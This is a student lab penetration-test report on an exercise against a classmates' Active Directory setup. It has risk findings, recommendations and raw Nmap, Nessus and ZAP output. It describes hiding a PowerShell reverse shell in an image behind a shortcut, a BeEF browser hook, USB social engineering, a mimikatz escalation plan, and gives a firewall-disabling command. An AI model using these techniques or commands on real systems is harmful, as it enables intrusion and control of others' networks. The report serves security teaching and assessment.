12/12/2019

Vulnerability Assessment

Lab Test - Attack Report

Aditya Patel, Andrea Hawley, Dhruvil Pathak
Jeffrey Moore, & Philip Corcoran,

Computer Security and Investigations
FLEMING COLLEGE

Executive Summary

Findings and Risks

Testing began on December 3rd, 2019 at 4:00pm with the installation and setup of the testing environment. Once the environment was setup and functional, we began our attacks. One attack involved scanning the web application server to assess it for information leaks and vulnerabilities. The results of this found three minor vulnerabilities during the scans. A second attack involved scanning the device IP addresses for open ports which would be used in a payload that was deployed by social engineering tactics. A number of social engineering attacks were launched against the company in order to convince users to insert an infected USB into devices to possibly exploit vulnerabilities. One such attempt was successful as an end user allowed us into their domain controller with administrator privileges and through that we were able to execute some limited commands. This attack also contained an HTML page on the USB device which was loaded by launching a Windows shortcut that contained a hidden script. This page pointed to a Beef server for further exploration of the target's network. The Beef server was able to obtain information about their bowser and the group policy of the machine, we were also able to run beef scans for open port scanning and ping scans. Scans were also performed against the known IP addresses to identify and possibly exploit vulnerabilities on the systems, some were found, and attempts were made to exploit them. The testing process was finished by 7:00pm. The leaks and vulnerabilities that were discovered are listed, described, and risk assessed below.

Executive Summary of Findings

Plain-Text Website
Risk Rating: Medium
The web server that is hosting the application does not securely transfer data to and from the client/server. By not securing the data an attacker could intercept and read/manipulate it on route to the client or server.

Web Page Redirection Allowed
Risk Rating: High
The web pages on the server allow invisible frames to be applied to them. If an attacker is allowed to manipulate the web page's source code on route to the client, an invisible layer (frame) can be applied on top of the page and linked to a separate malicious site. Coupled with a plain-text website, the likelihood of an attack of this nature is greatly increased.

Malicious Scripts Allowed
Risk Rating: Medium
The web pages on the server are allowing untrusted scripts to be run upon access. An attacker can embed a script in a web page that runs and forces the user to send their browser information directly to the attacker. With that information, the attacker can now access any resources that the user has permission to access.

Social Engineering Success
Risk Rating: High
Company users were susceptible to social engineering attacks as our team were provided an opportunity to direct a user to open files from a USB drive first on a local system and then after some persuasive discussion, we were also able to convince the user to migrate the USB device to the Active Directory server. The attacker is now able to use PowerShell to gain a reverse shell on their active directory.

Nmap Scans Allowed
Risk Rating: Low
Nmap scans were allowed against the two IP addresses for the network. These scans were able to be performed quickly and efficiently and provided information about open ports, which services were running and some system information. These scans can provide information to an attacker that would allow them to identify vulnerabilities either against the open ports or against the systems based on the information provided.

Technical Management Overview

Technical Summary of Findings

HTTP Only Site
Risk Rating: Medium
The site is only served under HTTP and not HTTPS. Sensitive data is all served in plain-text and can be intercepted and manipulated by a MITM. The site should be moved to HTTPS only to protect any sensitive data transmission between the client and server.

X-Frame-Options Header Not Set
Risk Rating: High
X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks. An attacker can add an invisible linked-frame to the entire browser window causing the client to be redirected to a malicious site or download.

Web Browser XSS Protection Not Enabled
Risk Rating: Medium
Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server. Without XSS protection enabled, an attacker can inject scripts into a web page and a client’s browser will be forced to run and interpret them upon connection.

Open ports Identified
Risk Rating: Low
There was no protection set to protect against initial Nmap scans; as a result an attacker could identify open ports and use them to gain access through a payload deployment. An attacker can also use Nmap to perform fingerprint scanning which will provide system details which could then be cross referenced for vulnerabilities. Nmap also has the ability to perform vulnerability scans which would produce results an attacker could use to attack the network and gain access.

Java Scripts Enabled
Risk Rating: Medium
Having Java scripts enabled on a browser means that it is not protected against potentially malicious scripts. An attacker could

Reverse Shell Deployment
Risk Rating: High
AD server allowed for the deployment of a reverse-shell coded in PowerShell. The shell was invoked using a Windows shortcut that pointed to a PowerShell executable. If the reverse shell was created the attacker could gain access and execute commands collect information on the system, make system changes and escalate privileges.

Vulnerability Assessment Risk Matrix				
Probability	**Impact**			
		Low	**Medium**	**High**
	Low	**LOW**	**LOW**	**MEDIUM**
	Medium	**LOW**	**MEDIUM**	**HIGH**
	High	**MEDIUM**	**HIGH**	**CIRTICAL**

Table 1 displays the Risk Matrix used to assess the probability and Impact of each Risk.

Assessment Findings

Risk Register					
Category	**Ref. Number**	**Test Name**	**Finding**	**Solution**	**Risk**
Information Gathering	OWASP-IG-001	Spiders, Robots and Crawlers	HTTP Only Site	Configure your web or application server to use SSL (https).	**MEDIUM**
Information Gathering	PT/FW-IG-001	Scanning with Nmap	Open ports identified, OS fingerprinting	To actually slow Nmap down, make sure the firewall is dropping the packets rather than responding with an ICMP error or TCP RST. Implement iptables reject with ICMP to slow down potential scans.	LOW
Information Gathering	PT/FW - IG-002	Internal Scanning with Beef	Java scripting Enabled - Open ports on web browser	Block malicious java scripting, setup up a VPN or a proxy for communication between the AD and the client	MEDIUM
Information Gathering	PT/FW-IG-003	Scanning with Nessus and Nmap	Vulnerabilities Identified.	Slow down scans by dropping packets, sending ICMP errors back to scanning device.	LOW

				Block scanning IP address automatically through frameworks such as Snort, iptables or fail2ban.	
Data Validation Testing	OWASP-DV-002	Testing for Stored Cross Site Scripting	Web Browser XSS Protection Not Enabled	Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.	MEDIUM
Data Validation Testing	OWASP-DV-002	Testing for Stored Cross Site Scripting	X-Frame-Options Header Not Set	Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site	HIGH
Authorization and Social Manipulation Testing	PT/FW – SE - 001	Social Engineering	Reverse-Shell Deployment - End User manipulated into inserting USB into devices resulting in some data captures and system changes. End User was also manipulated into performing tasks that would enable the exploits to work.	Educate employees on the importance of not inserting unknown USB devices into workstations, AD controllers or devices or user accounts with admin privileges. Educate employees on the importance of only accessing programs/software that is allowed by the company (after it has been vetted). Also educate employees on the importance of not using or launching anything that comes from an unknown/unfamiliar source. Implement a training program that teaches employees to spot social engineering attacks.	HIGH

Toolbox

Test Setup

Attacker Machines
- OS: Kali Linux
- Machine IP Address: 192.168.0.138

ZAP Proxy
- Service IP/Port: localhost:8080

Nessus Scanner
PowerShell Script

Open-Source Tools

Kali Linux - https://www.kali.org/
Zed Attack Proxy (ZAP) - https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
- Active Scanner Rules Add-on
- Passive Scanner Rules Add-on

Firefox ESR
- FoxyProxy Add-on
  - ZAP Proxy : http://localhost:8080

Nessus – running with Kali Linux
BeEF Framework
Metasploit Framework
Nmap
Netcat
Mimikatz

Pentest

Attempted to deploy PowerShell-based reverse shell
- PowerShell executable was blocked

Attempted to direct user to Beef framework website
- Port 80 was blocked
- Had user unblock port 80
- Gained access via Beef hook.js

Directed user to a computer with PowerShell access
- Gained admin access reverse shell
- Resource usage of reverse shell is drawing attention

Performed Nmap Scans
- Performed port scanning to confirm ports 53 and 445 were opened
- Performed port scanning to determine open ports on all devices of interest
- Performed fingerprinting OS scan
- Performed Version OS scan
- Performed vulnerability scan

Performed Nessus scan

- Generated Nessus reports for network of interest
- Used report to perform attacks using MSF

Performed Attacks using Metasploit

- Used auxiliary scanner
- Samba, SMB, EternalBlue, and netapi vulnerability options

Performed Application scanning with ZAP

- launched spiders, crawlers etc.
- Identified vulnerabilities and solutions

Preplanning and Setup

Prior to the day of the attack steps were taken to prepare for the vulnerability assessment. A plan of attack was created based on a basic knowledge of how the defense team were expected to set up their systems for testing. We devised a plan to perform Nmap scanning for open ports and vulnerability scans as well as an up to date VM running Nessus to also perform vulnerability scans. We also planned to perform internal scans against their web application through the use of the OWASP Zed_Attack_Proxy. The results of these scans would be used to launch attacks against the vulnerabilities. It was also decided that the BeEF framework would also be setup and deployed to attempt to exploit a web browser on one of the defense team's devices. A plan was made that would use social engineering to direct a user to open files from a USB drive. On this drive we had created, and a reverse-shell coded in PowerShell and hidden in JPG image using simple steganography. The shell would be invoked using a Windows shortcut that pointed to the PowerShell executable with arguments that executed the hidden script. When the user opened the shortcut, the reverse shell would be discretely created to either port 53 or 445. We chose those ports as the testing environment for the defense required, they have a domain controller and web server. These ports are required to be open on an Active Directory domain so that the domain controller can effectively communicate with the clients. These the port used would depend on whether the user was an administrator or regular user. The USB also included an HTML page that would load when the device was inserted into a workstation. The page pointed to the preconfigured BeEF server where an awaiting team member would use it to further explore the target's network.

For the deployment of the PowerShell script we came up with a two-step process. The first plan of action if the was script executed correctly and we were able to get the shell deployed we were to get as much information as possible with PowerShell commands such as **Get-ADDomain**, **systeminfo**, **get-winobject** with various queries to get information about their logical drives as well as **get-wmiobject win32_useraccount** which would list all user accounts, and **Get-wmiobject win32_service -computername "GOTHIMBOSS" -credential** which prompts the end user for username and password.

The second step in our plan was to use the information gathered to change the AD account password so that we could then assign our machine to the network, add a use account to their domain. These steps would allow us to launch a windows machine, assign it as a client on their domain which would mean that we did not have to depend on the temporary yet effective reverse shell to keep running. We would use *mimikatz* to escalate the privileges of our newly created user account (*mimikatz* would require account SID, domain, and password hash – all of

which we planed to obtain in the first step). This would create a ticket with admin rights which we would need to pass to the domain. From there we would have full escalated privlidges to make system changes, exfiltrate data, and silently monitor their systems (until they noticed).

The Attack

On the day of the attack various team members were assigned tasks for scanning, social engineering and waiting for script deployments.

When the attack was started initial scans of their network using Nmap were launched to confirm that ports 53 and 445 were open and to determine any ports other ports that may have been open and exploitable. Two Netcat listeners were setup to listen for a connection from these ports which would indicate the payload had been deployed. Once it was confirmed these ports were opened and the listeners were waiting, we launched our social engineering attack in which we had the user load the USB into their client device. This was found to be unsuccessful as the Workstation was hardened to prevent the PowerShell executable from running malicious scripts. The administrator had disabled PowerShell on the client to prevent it from being used by a normal user. As a result the initial attempt to establish a reverse shell failed and we also determined that HTTP had been disabled. Because of this we directed the user to open the malicious web page manually instead of using the reverse shell shortcut. It was also found that the machine had port 80 block (which was a misconfiguration that was remedied by the system administrator). Once the port was opened, we were able to gain access to the target's browser through the BeEF server using hooks.js. Once the connection to the server was made, we were able to perform port scanning and make some guesses about their GPOs. The defending side was alerted fairly quickly and successfully stopped the attack, but we were still able to do the determine the ports open on the browser.

A second social engineering attack was launched and after some persuasive discussion, we were able to convince the user to migrate the USB device to the AD server and run the malicious script there. Here, we found PowerShell was not disabled, and so we were able to gain a reverse shell on their active directory. From there we were able to successfully execute the "systeminfo" command to get a list of important information including the hostname, domain name, IP addresses, and the most recent Windows updates installed on the device. We were able to successfully disable their firewall using the command **netsh advfirewall set all profiles state off.** They were quickly alerted to our actions because the PowerShell script drastically increased their system CPU usage nearly causing a system crash, as a result they were able to successfully identify our malicious behaviour stopped our attack.

While these attacks were occurring other team members were working on attempts to gain access to the system from outside the network. The Nessus vulnerability scan retuned 33 "Information" results for the domain controller with IP address 192.168.0.132 and 5 "Information" results for IP address 192.168.0.160. These results provided some information about the systems running and indicated an FTP server. The Nmap port scan returned that the DC had a 13 ports open and the client host was UP with all ports set to "filtered". Nmap fingerprinting and version scans were also run against the server and client to gain more information about the systems and servers running. An Nmap vulnerability scan was launched and four possible vulnerabilities were identified by one team member. From there attempts to exploit these vulnerabilities were made using the Metasploit framework. The results of these attacks were unsuccessful. Attempts to exploit the open ports were also made unsuccessfully.

The ZAP scans did find three potential vulnerabilities (as indicated above) but these were not exploited – only identified.

Findings and Recommendations

Our finding were that the system was well defended and the targets responded quickly to shutdown attacks. We found the workstation was very hardened to compromise and was well-defended against PowerShell-based malware attacks, it was a bit too overzealously protected against HTTP-based phishing. We could tell they had strong group policies in place that helped defend their systems. The webpage did not have anything on it for us to attack against.

Not much could have been improved upon in terms of the defenses provided against user error with regards to the physical aspects of their defense. Our payload was ineffective against their system as it solely depended on PowerShell and they had pre-configured their client devices to disable PowerShell. From an end user's perspective, if they can successfully achieve their job responsibilities without using PowerShell on the devices then we recommend that the targets implement this setting over their network.

However, a domain controller needs to have PowerShell on as it allows network administrators to accomplish their tasks in a convenient manner. It is considered an absolute necessity to do operations on the network through the domain controller. Thus, when we were able to deliver our payload to the domain controller using social engineering methods, we had more room to work with. Which enabled us to extract more information and make some changes to their client, for this we would recommend that they change admin privileges and ensure those who have access to the AD know better than to load a USB into the device.

As for their web browser we found that initially they had blocked it but this is may be found to be impractical in an organization. We recommend that instead of blocking the browser they should have blocked the malicious java scripting and maybe also setup up a VPN or proxy for communication between the AD and the client to further harden the system.

Raw Notes


Active Scan

HTTP Only Site

The site is only served under HTTP and not HTTPS.

Solution

Configure your web or application server to use SSL (https).




X-Frame-Options Header Not Set

X-Frame-Options header is not included in the HTTP response to protect against 'ClickJacking' attacks.

Solution

Most modern Web browsers support the X-Frame-Options HTTP header. Ensure it's set on all web pages returned by your site (if you expect the page to be framed only by pages on your

server (e.g. it's part of a FRAMESET) then you'll want to use SAMEORIGIN, otherwise if you never expect the page to be framed, you should use DENY. ALLOW-FROM allows specific websites to frame the web page in supported web browsers).



Web Browser XSS Protection Not Enabled

Web Browser XSS Protection is not enabled, or is disabled by the configuration of the 'X-XSS-Protection' HTTP response header on the web server.

The X-XSS-Protection HTTP response header allows the web server to enable or disable the web browser's XSS protection mechanism. The following values would attempt to enable it:

X-XSS-Protection: 1; mode=block

X-XSS-Protection: 1; report=http://www.example.com/xss

The following values would disable it:

X-XSS-Protection: 0


The X-XSS-Protection HTTP response header is currently supported on Internet Explorer, Chrome and Safari (WebKit).

Note that this alert is only raised if the response body could potentially contain an XSS payload (with a text-based content type, with a non-zero length).

Solution

Ensure that the web browser's XSS filter is enabled, by setting the X-XSS-Protection HTTP response header to '1'.

Spider



Nmap OS/Version Scan

Nmap -T5 -O -sSV 192.168.0.132 -p 21


```
root@kali:~# nmap -sSV 192.168.0.132 -p21
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 17:48 EST
Nmap scan report for GotHimBoss.pentest.local (192.168.0.132)
Host is up (0.0013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
MAC Address: 00:0C:29:A5:96:F5 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Nmap results


- Nmap scan was performed to identify which ports were opened.
- Two IP addresses were identify – 192.168.0.132 which was the domain controller and 192.168.0.160 which was the client and also running the web server (?).
- For IP 192.168.0.160: Host was identified as up – all prots scanned were identified as filtered and the MAC address was identified 00:0C:29:6D:F7:EF.
- An nmap vulnerability scan was performed with command **nmap -Pn --script vuln 192.168.0.132**.
- Vulnerabilities identified on 132 – CVE-2011-1002 – but hosts all up identifying that not vulnerable.
- Samba-vuln-cve-2012-1182: could not negotiate a connection:SMB: ERROR: server disconnected the connection.
- Smb-vuln-ms10-054:fase
- Smb-vuln-ms10-061: could not negotiate a connection:SMB: ERROR: Server disconnected the connection
- No vulnerabilities were found for 160 using the nmap vulnerability

```
root@kali:~# nmap -sS 192.168.0.132
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 17:05 EST
Nmap scan report for GotHimBoss.pentest.local (192.168.0.132)
Host is up (0.00061s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
MAC Address: 00:0C:29:A5:96:F5 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
root@kali:~# nmap -sS 192.168.0.160
Starting Nmap 7.70 ( https://nmap.org ) at 2019-12-03 17:05 EST
Nmap scan report for Rippa.pentest.local (192.168.0.160)
Host is up (0.00075s latency).
All 1000 scanned ports on Rippa.pentest.local (192.168.0.160) are filtered
MAC Address: 00:0C:29:6D:F7:EF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.37 seconds
```

Nmap Port scan



Nmap Vulnerability scan for 192.168.0.132.




Nmap Vulnerability scan for 192.168.0.160

```
Completed NSE at 17:30, 1.01s elapsed
Nmap scan report for GotHimBoss.pentest.local (192.168.0.132)
Host is up (0.0012s latency).
Not shown: 987 filtered ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title (text/html).
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2019-12-03 22:27:03Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: JackTheRipper.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: JackTheRipper.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nma
SF-Port53-TCP:V=7.70%I=7%D=12/3%Time=5DE6E13D%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
MAC Address: 00:0C:29:A5:96:F5 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2016
OS CPE: cpe:/o:microsoft:windows_server_2016
OS details: Microsoft Windows Server 2016 build 10586 - 14393
Uptime guess: 0.157 days (since Tue Dec  3 13:43:23 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: GOTHIMBOSS; OS: Windows; CPE: cpe:/o:microsoft:windows
```


The Namp command we used nmap -T4 -A -v 192.168.0.132. It displayed the host details, open ports, services running on the ports. Scan Results 1

Port	Protocol	State	Service	Version
21	tcp	open	ftp	Microsoft ftpd
53	tcp	open	domain	
80	tcp	open	http	Microsoft IIS httpd 10.0
88	tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2019-12-03 22:27:03Z)
135	tcp	open	msrpc	Microsoft Windows RPC
139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: JackTheRipper.local, Site: Default-First-Site-Name)
445	tcp	open	microsoft-ds	
464	tcp	open	kpasswd5	
593	tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636	tcp	open	tcpwrapped	
3268	tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: JackTheRipper.local, Site: Default-First-Site-Name)
3269	tcp	open	tcpwrapped	

Nmap scan Results 2



Nmap Scan Results 3.



Nessus scan overview.

Description

Makes a traceroute to the remote host.

Output

```
For your information, here is the traceroute from 192.168.0.120 to 192.168.0.132 :
192.168.0.120
192.168.0.132

Hop Count: 1
```

Port ▲	Hosts
0 / udp	192.168.0.132

Nessus scan results indicate a Traceroute from 192.168.0.132 to another device.

INFO FTP Server Detection

Description

: is possible to obtain the banner of the remote FTP server by connecting to a remote port.

Output

```
The remote FTP banner is :
220 Microsoft FTP Service
```

Port ▲	Hosts
21 / tcp / ftp	192.168.0.132

Nessus scan indicating a remote FTP banner was identified.

INFO Microsoft Windows SMB Log In Possible

Description

The remote host is running a Microsoft Windows operating system or Samba, a CIFS/SMB server for Unix. It was possible to log into it using one of the following accounts :

- NULL session
- Guest account
- Supplied credentials

See Also


https://support.microsoft.com/en-us/help/143474/restricting-information-available-to-anonymous-logon-users
https://support.microsoft.com/en-us/help/246261

Output

```
- NULL sessions are enabled on the remote host.
```

Port ▲	Hosts
445 / tcp / cifs	192.168.0.132

